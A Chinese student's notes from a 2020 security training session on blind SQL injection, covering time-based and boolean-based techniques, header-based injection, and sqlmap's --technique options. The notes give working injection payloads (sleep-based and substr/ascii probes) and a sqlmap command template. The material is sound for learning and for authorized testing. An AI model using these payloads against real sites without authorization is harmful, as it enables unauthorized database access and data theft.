

20200630信息安全实训

笔记本： 我的第一个笔记本

创建时间： 2020/6/30 9:02

更新时间： 2020/6/30 16:07

作者： 820410740@qq.com

SQL注入-盲注

无回显的注入

类型：基于时间的 基于布尔的


测试有无sql注入漏洞的时候准确度差

时间盲注 根据服务器的响应时间来判断 网络通畅

sleep() 休眠多长时间后再运行

' and 1=1 # 服务器的响应时间

' and 1=1 and sleep(5)



sqlmap

1.开源程序phpcms

2.站点phpcms 通用型漏洞

3.服务器配置了页面不显示错误信息，sql注入测试 盲注

1' and if(left(database(),1)='s',sleep(5),1) #

基于布尔型的盲注，我们通常采用下面的办法猜解字符串。

```
select length(database());  
select substr(database(),1,1);  
select ascii(substr(database(),1,1));  
select ascii(substr(database(),1,1)) > N;  
select ascii(substr(database(),1,1)) = N;  
select ascii(substr(database(),1,1)) < N;
```

http头中的注入介绍

Referer 每次请求的来源地址

User-Agent 用户代理

count(*) floor(rand(0)*2) groupby

Sqlmap设置具体SQL注入技术

--technique 参数用来设置具体SQL注入技术。以下列出Sqlmap支持的SQL注入技术。

- B: Boolean-based blind 基于布尔的盲注
- E: Error-based 报错注入
- U: Union query-based Union查询注入
- S: Stacked queries 堆叠注入
- T: Time-based blind 基于时间的盲注
- Q: Inline queries 内联查询注入

例如: sqlmap -u "存在注入点的URL" --technique B --current-db

利用基于布尔的盲注对注入点进行SQL注入探测。